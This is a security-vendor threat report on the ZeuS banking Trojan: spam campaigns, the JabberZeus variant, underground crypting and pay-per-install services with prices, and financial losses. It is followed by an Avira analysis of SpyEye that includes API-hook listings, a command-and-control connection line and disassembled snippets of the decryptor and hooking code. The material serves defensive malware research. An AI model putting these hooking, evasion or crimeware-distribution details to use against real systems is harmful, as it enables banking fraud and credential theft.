


Figure 12. Sample spam from a ZeuS-BREDOLAB-related UPS campaign

LATEST DEVELOPMENTS

- ▶ The Avalanche fast-flux botnet sent spammed messages linked to various ZeuS variants en masse.

For the greater part of last year, ZeuS variants were also distributed via the Avalanche botnet, which sent spammed messages en masse. The spam runs imitated several popular Web 2.0 brands like *Facebook* and *MySpace*. The cybercriminals behind the operations even tried to copy email messages and websites of U.S. government institutions like the **Federal Deposit Insurance Corporation (FDIC)**, the Centers for Disease Control and Prevention (CDC), the Social Security Administration (SSA), and the **Internal Revenue Service (IRS)**.

Of course, the links embedded within the spammed messages point to websites that push the ZeuS binary.




Figure 13. ZeuS-related Facebook spam




Figure 14. Bogus Facebook Web page pushing ZeuS via the Avalanche botnet

Zeus: A Persistent Criminal Enterprise

A significant feature that was recently added to the current Zeus versions is the “Jabber” functionality. *Jabber* is an open source instant messaging protocol, popularly used by *Google Talk*. This *Jabber*-equipped Zeus version dubbed “JabberZeus.”

▶ **JabberZeus is a Zeus variant wherein the credentials stolen during a banking session are relayed in real-time to the Zeus botmaster via instant messages so he/she can immediately log in to the same account undetected using the same credentials as the victim.**

JabberZeus is a particular Zeus variant wherein the credentials stolen during a banking session are relayed in real-time to the Zeus botmaster via instant messages so he/she can immediately log in to the same account undetected using the same credentials (including any multifactor authentication credential) as the victim. This allows cybercriminals to defeat multifactor authentication schemes by replaying them in real-time and to obtain access to online bank accounts so they can wire money to pre-arranged money mule accounts.

Meanwhile, *SpyEye v1.0.2*, a new bot that will, some industry experts say, overtake Zeus in the future emerged. It has even come to the point where it has been labeled a “Zeus killer” since *SpyEye* knows how to hijack Zeus logs from infected nodes.

WHO IS BEHIND ZEUS?

The ZeuS Cybercriminal Underground: Eastern European Organized Crime

The ZeuS crimeware kit is only a part of the equation. There is an entire organized cybercriminal organization that thrives from this methodology.

In fact, the top bulletproof-hosted ZeuS domains reside in Russia and the Ukraine, as indicated in the figure from the *ZeuS Tracker* website below.

Top ten worst ZeuS C&Cs (by files online)

# of files online	ZeuS C&C	level	SBL	country
21	[blurred]	4	SBL82408	UA
19	[blurred]	4	SBL82410	UA
17	[blurred]	4	SBL82408	UA
16	[blurred]	4	SBL82408	UA
15	[blurred]	1	SBL81900	RU
15	[blurred]	1	SBL81900	RU
10	[blurred]	4	Not listed	UA
10	[blurred]	4	Not listed	UA
9	[blurred]	1	SBL85946	CN
8	[blurred]	1	Not listed	CN

Figure 15. Top bulletproof-hosted ZeuS domains

Note that the data in the figure above only accounts for standalone ZeuS hosts and does not include compromised consumer residential broadband clients that are part of the Avalanche fast-flux network that hosts ZeuS Trojans.

Some security experts also believe that the sites located in the China are actually compromised hosts controlled by cybercriminals based in Russia, the Ukraine, or both.

► **ZeuS has become the most popular crimeware kit in the criminal underground for wholesale monetary theft.**

ZeuS has become the most popular crimeware kit in the criminal underground for wholesale monetary theft. In fact, the sophisticated cybercriminal operations use can be seen in their ability to also recruit money mules to move their stolen money around through bogus work-from-home scams. The cybercriminals know that given the current economic situation in the United States—with millions of people out of work—they will have a high success rate in recruiting unwitting accomplices.

Unwitting work-from-home recruits are instructed to provide bank account information, which the cybercriminals use to access compromised online bank accounts and to wire money amounting to less than US\$10,000 to money mules, indicating that they are fully aware of banking alert limits. The money mules then wire the money back to Eastern Europe via Western Union or MoneyGram.

Zeus: A Persistent Criminal Enterprise

Zeus Tracker :: AS50390

The list below shows Zeus C&Cs which are hosted on AS50390 (SMILA-AS Pavlenko Tetyana Oleksandrivna) network space.

Set a filter for the list below: [online Zeus hosts](#) | [offline Zeus hosts](#) | [Zeus hosts with files online](#) | [all](#)

Subscribe

Host	A record	status	files online	SDL	level	dateadded (UTC)	lastchecked (UTC)	lastupdated (UTC)
		online	3	Not listed	4	2010-02-26 16:56:41	never	never
		online	3	Not listed	4	2010-02-26 09:50:29	never	never
		online	3	Not listed	4	2010-02-26 09:50:05	never	never
		online	3	Not listed	4	2010-02-26 09:48:52	never	never
		online	3	Not listed	4	2010-02-26 08:42:03	never	never
		online	3	Not listed	4	2010-02-26 08:41:24	never	never
		online	3	Not listed	4	2010-02-26 08:40:19	never	never
		online	0	Not listed	4	2010-02-22 05:56:51	2010-02-26 06:40:47	never
		online	0	Not listed	4	2010-02-21 14:21:44	2010-02-26 06:45:46	never
		online	0	Not listed	4	2010-02-21 14:20:54	2010-02-26 06:48:08	never
		online	0	Not listed	4	2010-02-21 14:19:41	2010-02-26 06:49:30	never
		online	0	Not listed	4	2010-02-21 08:54:56	2010-02-26 07:08:59	never
		online	0	Not listed	4	2010-02-17 18:41:01	2010-02-26 07:20:17	never
		online	0	Not listed	4	2010-02-12 14:40:36	2010-02-26 08:00:46	never
		online	0	Not listed	4	2010-02-12 14:47:24	2010-02-26 08:02:02	never
		online	0	Not listed	4	2010-02-12 14:46:06	2010-02-26 08:03:29	never
		online	0	Not listed	4	2010-02-12 14:44:51	2010-02-26 08:04:53	never
		online	0	Not listed	4	2010-02-12 14:42:53	2010-02-26 08:06:00	never
		online	0	Not listed	4	2010-02-10 09:13:51	2010-02-26 08:11:13	never
		online	0	Not listed	4	2010-02-07 20:51:33	2010-02-26 08:19:42	never
		online	0	Not listed	4	2010-02-01 19:57:37	2010-02-26 08:40:27	2010-02-04 08:53:50
		online	0	Not listed	4	2010-02-01 19:57:06	2010-02-26 08:41:51	2010-02-04 08:53:53
		online	0	Not listed	4	2010-01-26 16:50:55	2010-02-26 09:22:12	2010-02-04 09:19:43

Figure 16. Some other autonomous system numbers (ASNs) seen in relation to Zeus campaigns

Other Zeus Underground Tidbits

Crypting and QA Business

- Crypting service providers offer Zeus perpetrators binary crypting services using private and customized cryptors.

Crypting service providers can be seen in the Russian underground that offer Zeus binary crypting services using private and customized cryptors. The same people also offer services that can check the binaries and can evaluate the domain names Zeus uses as command and control (C&C) servers. CryptService.net, for instance, offers Zeus perpetrators to check the domain names and binaries on a daily basis.

To use it, one only has to register for the service, upload the binaries, and inform the provider what domain names he/she uses. In case the domain names and binaries are already blacklisted, the service provider immediately sends him/her a notification. This service not only checks via its own multi-antivirus scanning service but also via Zeus Tracker, among other blacklisting services.

Partnerka Distribution

Some pay-per-install (PPI) partnerka also offer Zeus binary installers. Nowadays, PPI partnerka that are taking Zeus binaries for installation are not really happy due to the good antivirus detection rate. The last PPI partnerka that we saw drop Zeus services include:

- Jincash.ru
- Admitad.com

Current Zeus Prices

- **Zeus injects configuration files filtered by country:** 10 WMZ per country
- **Zeus balance grabbers:** 5 WMZ or higher
- **Zeus manual crypting service:** 5 WMZ or higher
- **Zeus plus pinch crypting service:** 10 WMZ
- **Zeus log parser:** 12 WMZ

Zeus Log Reselling

We have also seen service providers buy, resell, and parse Zeus log files to obtain access to users' credentials for social networks, mail services, and the like. Some of the logs are even shared with other members the underground community. Log reselling services can cost up to US\$0.5 for every 1MB–1GB worth of Zeus file logs that contain stolen data.

- **The following list the current Zeus-related service prices:**
- 10 WMZ per country for injecting configuration files filtered by country
 - 5+ WMZ for Zeus balance grabbers
 - 5+ WMZ for manual crypting services
 - 10 WMZ for Zeus plus pinch crypting services
 - 12 WMZ for Zeus log parsers

FINANCIAL LOSSES

In a series of investigative reports, [Brian Krebs](#), formerly of the *Washington Post*, documented several incidents involving money stolen from the online accounts of small and medium-sized businesses (SMBs) in the United States. These incidents involved ZeuS as the malware that enabled the cybercriminals to hijack victims' bank accounts.




Figure 17. News of an SMB going bankrupt due to an e-banking loss

Hundreds of thousands of dollars are stolen from businesses by cybercriminals who control affected businesses' machines. These result in real monetary losses and they all start with a ZeuS infection.



Figure 18. News of an entire county losing millions to cybercriminals

TREND MICRO SOLUTIONS AND RECOMMENDATIONS

For enterprise organizations, Trend Micro Web and email gateway security solutions use the power of the **Smart Protection Network™** to prevent Zeus and other infections by blocking access to known infected websites and malicious links. Trend Micro also provides a client-server solution called **OfficeScan™** that protects desktops, laptops, servers, storage appliances, and smart phones—on and off the network—with a blend of world-class anti-malware and in-the-cloud protection from the Smart Protection Network™. The file reputation service frees endpoint resources by moving pattern files into the cloud. The Web reputation service blocks access to malicious websites. **Intrusion Defense Firewall (IDF)**, an **OfficeScan™** plug-in, is also available to shield users from vulnerabilities in OSs and common client applications, delivering true zero-day protection from known and unknown threats.

Furthermore, **Trend Micro Threat Management Services** also provide enterprises with network security overwatch services that act as an additional security layer that strengthens an organization's existing security infrastructure against stealthy malware threats that have evaded detection. **Threat Management Services** uncover these threats and provide proactive early warning, containment, and remediation services.

For small businesses, Trend Micro **Worry-Free Business Security** protects computers, laptops, and servers from viruses, spyware, spam, and other Web threats. It is integrated with the Smart Protection Network™ and prevents infections from USB devices, secures Wi-Fi connections, and includes URL filtering to block risky websites. The advanced version includes hosted email security for extra spam protection.

Trend Micro™ Hosted Email Security is implemented and maintained in a vendor's datacenter and accessed by the customer over the Web. This means that Trend Micro, rather than its customers, incurs the burden of maintaining and scaling security infrastructure as the threat volume increases over time. Because it is also powered by the Smart Protection Network™, customers receive up-to-the-minute protection with no maintenance required by IT staff. In addition, while traditional on-premise security products typically require additional hardware investments to keep up with the growing threat volume, Trend Micro's hosted security products provide unlimited protection capacity for one fixed price per user.

Home users can also stay secure with **Trend Micro Internet Security**, which provides easy-to-use security for your home. It protects users and their families against cybercriminals and inappropriate content without slowing down their computers.

CONCLUSION

As mentioned earlier in this paper, Zeus has been entrenched in the cybercriminal business for a long time now and has continuously evolved and improved. Given the vast number of toolkit versions readily available in the underground, the features Zeus possesses to thwart both antivirus and other security solutions, as well as efforts by the security industry, Zeus will continue to be used by cybercriminals to steal personal information and even people's identities.

Zeus, moving forward, has, is, and will still be one of the most notorious security threats to Internet users and will continue to effect hazards, especially with regard to users' online financial dealings.

Trend Micro will continue to fight back. In the past six months alone, we have prevented around 9 million Zeus infections. However, the battle against Zeus is not yet over.

TREND MICRO™

Trend Micro Incorporated is a pioneer in secure content and threat management. Founded in 1988, Trend Micro provides individuals and organizations of all sizes with award-winning security software, hardware and services. With headquarters in Tokyo and operations in more than 30 countries, Trend Micro solutions are sold through corporate and value-added resellers and service providers worldwide. For additional information and evaluation copies of Trend Micro products and services, visit our Web site at www.trendmicro.com.

TREND MICRO INC.

10101 N. De Anza Blvd.
Cupertino, CA 95014

US toll free: 1+800.228.5651

Phone: 1+408.257.1500

Fax: 1+408.257.2003

www.trendmicro.com



EXHIBIT 31

TR/Spy.SpyEye Analysis

SpyEye is a malware family which we are monitoring for some time. Today we are analyzing a sample which is detected as TR/Spy.SpyEye.flh by Avira products.

The Trojan is able to inject code in running processes and can perform the following functions:

- Capture network traffic
- Send and receive network packets in order to bypass application firewalls
- Hide and prevent access to the startup registry entry
- Hide and prevent access to the binary code
- Hide the own process on injected processes
- Steal information from Internet Explorer and Mozilla Firefox

Technical Part

General:

The sample we are analyzing is packed using the UPX runtime packer. After the file has been unpacked it runs a polymorphic decryptor. The runtime packer contains a lot of redundant calls until it gets to the actual decryption code.

The Trojan makes use of user mode rootkit techniques to hide both, its registry key located inside *HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current Version\Run* and the folder containing the Trojan executable and the configuration file *config.bin*. The folder is usually located in the root directory of the drive where the operating system is located.

The following API functions are hooked by the Trojan within the winlogon.exe virtual address space:

.text	C:\WINDOWS\system32\alg.exe[468] WININET.dll!InternetReadFileExA	771F7E9A 8 Bytes JMP 0BAEB2E6
.text	C:\WINDOWS\system32\alg.exe[468] WININET.dll!HttpSendRequestW	77211808 8 Bytes JMP 0BAEE296
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtEnumerateValueKey	7C90D976 8 Bytes JMP 0BAD769B
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtQueryDirectoryFile	7C90DF5E 8 Bytes JMP 0BAE2DC2
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtResumeThread	7C90E45F 8 Bytes JMP 0BAF1507
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtSetInformationFile	7C90E5D9 8 Bytes JMP 0BAD73E5
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtVdmControl	7C90E975 8 Bytes JMP 0BAE2E78
.text	C:\WINDOWS\system32\winlogon.exe[640] kernel32.dll!FlushInstructionCache	7C839277 8 Bytes JMP 0BAD7831
.text	C:\WINDOWS\system32\winlogon.exe[640] ADVAPI32.dll!CryptEncrypt	77DF1558 8 Bytes JMP 0BAEA0E1
.text	C:\WINDOWS\system32\winlogon.exe[640] CRYPT32.dll!CryptImportCertStore	77AEF748 8 Bytes JMP 0BADE80A
.text	C:\WINDOWS\system32\winlogon.exe[640] USER32.dll!TranslateMessage	77D48BCE 8 Bytes JMP 0BAD930C
.text	C:\WINDOWS\system32\winlogon.exe[640] WS2_32.dll!send	71AB428A 8 Bytes JMP 0BAEA9B5
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetQueryOptionA	771B81A7 8 Bytes JMP 0BAE7B9D
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpOpenRequestA	771C4AC5 8 Bytes JMP 0BAE7A88
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpAddRequestHe...	771C54CA 8 Bytes JMP 0BADA639
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetCloseHandle	771C61DC 8 Bytes JMP 0BAE8415
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpSendRequestA	771C76B8 5 Bytes [EB, 01, C3, E9, 7...
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpSendRequestA ...	771C76BE 2 Bytes [92, 94] \XCHG E...
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpQueryInfoA	771C8C6A 8 Bytes JMP 0BAE7ECC
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetReadFile	771C9555 8 Bytes JMP 0BAEB1CC
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetQueryDataA...	771D325F 8 Bytes JMP 0BAEB0DC
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetWriteFile	771F7953 8 Bytes JMP 0BAEE3F4
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetReadFileExA	771F7E9A 8 Bytes JMP 0BAEB2E6
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpSendRequestW	77211808 8 Bytes JMP 0BAEE296
.text	C:\WINDOWS\system32\lsass.exe[636] ntdll.dll!NtEnumerateValueKey	7C90D976 8 Bytes JMP 0BAD769B

After execution the Trojan connects to a server and sends some information about the system to the server like:

- MD5 of the executed sample
- Operating System version
- Computer name
- Internet Explorer Version
- Username
- Version number of the malware

In the next picture you can see how the injected code communicates with the malicious server:

svchost.exe	1096	UDP	00e5f6a15	1034	*	*	
svchost.exe	1272	UDP	00e5f6a15	1900	*	*	
svchost.exe	1052	UDP	00e5f6a15	1032	*	*	
System	4	TCP	00e5f6a15	netbios-ssn	00e5f6a15	0	LISTENING
System	4	TCP	00e5f6a15	microsoft-ds	00e5f6a15	0	LISTENING
System	4	UDP	00e5f6a15	netbios-ns	*	*	
System	4	UDP	00e5f6a15	netbios-dgm	*	*	
System	4	UDP	00e5f6a15	microsoft-ds	*	*	
winlogon.exe	660	TCP	00e5f6a15	1083	reverse-ml-76-76-98-82.gogax.com	https	SYN_SENT

You can see in this picture that the malware has injected a piece of code within winlogon.exe virtual address space. That code then establishes connections to some servers. One of the actions is to download an updated version of the malware.

Decryption process and polymorphism

As written before, the malware is packed with UPX and a polymorphic decryptor.

```

push 354171h
push eax
push 44654748h
push 4969h
push 3367h
push 5047h
lea ecx, [ebp-1Ch]
push ecx
push dword ptr [ebp-0Ch]
push dword ptr [ebp-10h]
call sub_42F851
leave
retn
  
```


In the code snippet above you can see a call to another routine after the end of the usual UPX decryption: call sub_42F851. Looking at the routine we will see something like:

```

sub_42F851 proc near
var_8= dword ptr -8

neg     edi
push   ebp
mov     ebp, esp
add     esp, 0FFFFFFACh
inc     [ebp+var_8]
lea     ecx, [ebp+var_8]
push   ecx
push   eax
call   sub_42E3AE
leave
retn   24h
sub_42F851 endp ; sp = 4
  
```

So in a nutshell the whole polymorphic decryption code looks something like this:



Before arriving at the actual decryption code you need to follow dozens of garbage functions just like those ones presented above. The whole code is basically a back and forth between these functions. They are used to make debugging the malware more confusing to the Virus Researchers.

Finally after a dozen calls or more we get to the point where the malware is decrypted. The code looks very confusing because of added junk instructions:

```
inc     edx
push   ebp
mov     ebp, esp
add     esp, 0FFFFFFEh
add     edi, ecx
sub     esi, edx
dec     edi
inc     eax
sub     eax, ecx
neg     eax
mov     [ebp+var_14], 1130D3C1h
add     esi, edi
neg     ebx
adc     eax, edx
sub     edx, eax
sbb     ebx, esi
mov     [ebp+var_10], 5EFC446Ah
inc     edi
add     ebx, edx
adc     ecx, esi
add     ebx, esi
inc     ebx
adc     ebx, eax
not     edi
mov     [ebp+var_C], 0B17h
sbb     eax, ebx
add     ecx, edx
neg     edi
dec     edi
neg     edx
sub     edi, edx
sbb     eax, ebx
adc     ebx, eax
```

```
sbb     ebx, edx
add     ebx, edx
adc     edi, ebx
push   ecx
add     esi, edi
inc     edi
sbb     ecx, eax
pop     [ebp+var_14]
not     esi
neg     edx
not     eax
inc     ebx
dec     ecx
dec     [ebp+var_4]
sbb     eax, ebx
adc     ebx, edx
not     edi
sub     ecx, edi
dec     [ebp+var_C]
jnz    short loc_42E589
```

Hooking and Injection process

The Trojan will first call a function that will hook several APIs in ntdll.dll and other DLLs like wininet.dll, ws2_32.dll, advapi32.dll and crypt32.dll. As you can see from the snippet bellow it will create a call function that will hook APIs in ntdll first. After this is done, it'll hook into the rest of the DLLs and then it will create a thread. This thread will create some mutex on the system, some registry keys and then will try to create remote threads in the rest of the processes.

```
hook_and_create_thread:
push    ebp
mov     ebp, esp
push    dword ptr [ebp+8]
call    sub_BAE6C09
pop     ecx
call    hook_apis_ntdll_dll
call    hook_rest_of_apis
push    0
push    0
push    0FFFFFFFh
call    ds:FlushInstructionCache
call    create_trojan_thread_wrapper
xor     eax, eax
pop     ebp
retn    4
```

First let's take a look at how the APIs are obtained and hooked:

```
hook_rest_of_apis proc near                                ; CODE XREF: debug107:0BAED99B↑p
                                                         ; debug107:0BAF148D↓p
var_10= dword ptr -10h
var_4= dword ptr -4
push    ebp
mov     ebp, esp
sub     esp, 10h
hook_wininet_dll:
push    ebx
mov     ebx, ds:_LoadLibrary
push    esi
push    edi
push    offset aWininet_dll                            ; "wininet.dll"
call    ebx ; KERNEL32_LoadLibrary@
mov     esi, offset aNspr4_dll                          ; "nspr4.dll"
lea     edi, [ebp+var_10]
movsd   movsd
mov     [ebp+var_4], eax
lea     eax, [ebp+var_10]
push    eax
movsw   call    ds:GetModuleHandle
mov     edi, [ebp+var_4]
mov     esi, eax
test    edi, edi
jz      short loc_BAF13BB
test    esi, esi
jnz     short loc_BAF13BF
push    edi
call    hook_apis_wininet_dll
push    edi
call    hook_apis_wininet_dll_2
pop     ecx
pop     ecx
loc_BAF13BB:                                           ; CODE XREF: hook_rest_of_apis+36↑j
test    esi, esi
jz      short hook_ws2_32_dll
```

The code first tries to load the library in which it wants to hook the APIs. Then it starts searching the desired APIs addresses in that DLL and hooks them: After a particular DLL has been loaded in the virtual address space it goes and calls `hook_apis_dll_name` functions. Let's now look at a snippet from the function that searches for API addresses and hooks them:

```
hook_HttpSendRequestA:                ; CODE XREF: hook_apis_wininet_d
                                       ; hook_apis_wininet_dll+8A1j
                                       ; "HttpSendRequestA"
push    offset aHttpsendreques
push    esi
call    get_api
mov     ds:HttpSendRequestA_va, eax
cmp     eax, edi
jz      short hook_HttpSendRequestW
push    offset HttpSendRequestA_va
mov     ds:HttpSendRequestA_hook_pointer, offset HttpSendRequestA_hook
call    hook_routine
pop     ecx
test    eax, eax
jnz     short hook_HttpSendRequestW
mov     [ebp+var_4], edi

hook_HttpSendRequestW:                ; CODE XREF: hook_apis_wininet_d
                                       ; hook_apis_wininet_dll+BA1j
                                       ; "HttpSendRequestW"
push    offset aHttpsendrequ_0
push    esi
call    get_api
mov     ds:HttpSendRequestW_va, eax
mov     ebx, offset HttpSendRequestW_va
cmp     eax, edi
jz      short loc_BAF10AB
push    ebx
mov     ds:HttpSendRequestW_hook_pointer, offset HttpSendRequestW_hook
call    hook_routine
pop     ecx
test    eax, eax
jnz     short loc_BAF10AB
```

It first calls the function `get_api` by passing the API name and the base address of the DLL in which the API resides. With the resulting address it calls a function `hook_routine` and then jumps back to do the same thing for the next API until there are no more APIs to hook in that DLL.

The next snippet shows how the sample gets the address of an API based on the API name which is done in `get_api` function.

```
get_api proc near                    ; CODE XREF: get_apis_for_hash+D51p
                                       ; sub_BAE255F+EB1p ...
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch

push    ebp
mov     ebp, esp
push    ecx
mov     edx, [ebp+arg_0]
mov     eax, [edx+IMAGE_DOS_HEADER.e_lfanew]
mov     ecx, [ebp+arg_4]
mov     eax, [eax+edx+IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
shr     ecx, 10h
add     eax, edx
test    cx, cx
jnz     short search_for_api
movzx  ecx, word ptr [ebp+arg_4]
sub     ecx, [eax+IMAGE_EXPORT_DIRECTORY.Base]

get_api_address_and_return:          ; CODE XREF: get_api+981j
mov     eax, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
lea     eax, [eax+ecx*4]
mov     eax, [eax+edx]
add     eax, edx

failed:                                ; CODE XREF: get_api+9C1j
leave  esp
retn   8
```

```

search_for_api:                                     ; CODE XREF: get_api+19↑j
and     [ebp+var_4], 0
push   ebx
push   esi
mov     esi, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
push   edi
mov     edi, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
add     esi, edx
add     edi, edx
cmp     [eax+IMAGE_EXPORT_DIRECTORY.NumberOfNames], 0
jbe    short broken_export_directory

search_next_api:                                   ; CODE XREF: get_api+8A↓j
mov     ecx, [esi]
mov     ebx, [ebp+arg_4]                           ; Api Name
add     ecx, edx

api_string_strcmp:                                 ; CODE XREF: get_api+69↓j
mov     dl, [ecx]
cmp     dl, [ebx]
jnz    short loc_BAD878C
test    dl, dl
jz     short loc_BAD8788
mov     dl, [ecx+1]
cmp     dl, [ebx+1]
jnz    short loc_BAD878C
add     ecx, 2
add     ebx, 2
test    dl, dl
jnz    short api_string_strcmp

loc_BAD8788:                                       ; CODE XREF: get_api+57↑j
xor     ecx, ecx
jmp     short loc_BAD8791
